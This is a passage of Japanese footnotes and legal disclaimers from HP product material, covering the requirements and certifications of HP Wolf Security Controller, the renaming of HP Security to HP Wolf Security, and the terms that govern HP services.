b. HP Wolf Security Controllerは、HP Sure Click EnterpriseまたはHP Sure Access Enterpriseが必要です。HP Wolf Security Controllerは、デバイスやアプリケーションに関する重要なデータを提供する管理・分析プラットフォームで、スタンドアロンサービスとしては販売していません。HP Wolf Security Controllerは、厳格なGDPRプライバシー規制に従っており、情報セキュリティに関してISO27001、ISO27017、SOC2 Type2の認証を受けています。HPクラウドへの接続が可能なインターネットアクセスが必要です。完全なシステム要件については、以下を参照ください。http://www.hpdaas.com/requirements

c. HP SecurityはHP Wolf Securityになりました。セキュリティ機能はプラットフォームによって異なりますので、詳細は製品データシートをご覧ください。

HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件にによる影響を一切受けません。